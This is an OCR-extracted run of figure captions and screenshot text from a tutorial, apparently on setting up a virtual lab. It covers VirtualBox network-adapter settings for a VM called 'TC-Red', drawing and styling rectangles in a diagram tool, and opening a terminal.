


Figure 4 – Adjust settings for TC-Red



TC-Red - Settings

Network

☑ Enable Network Adapter

Attached to: Generic Driver

Name: UDPTunnel

Figure 5 – Adjust NIC to generic




Figure 6 – Drawing a rectangle





Figure 7 – Changing rectangle style



Style settings

Fill color: 🟦

Border color: 🟥

Border width: 6 px

Border style: Solid

Rotation: 0°

Figure 8 – Changing rectangle color




Figure 9 – Send rectangle back a layer






Figure 10 – Add a note




```
tc@box:~$
```

Figure 11 – Open a terminal



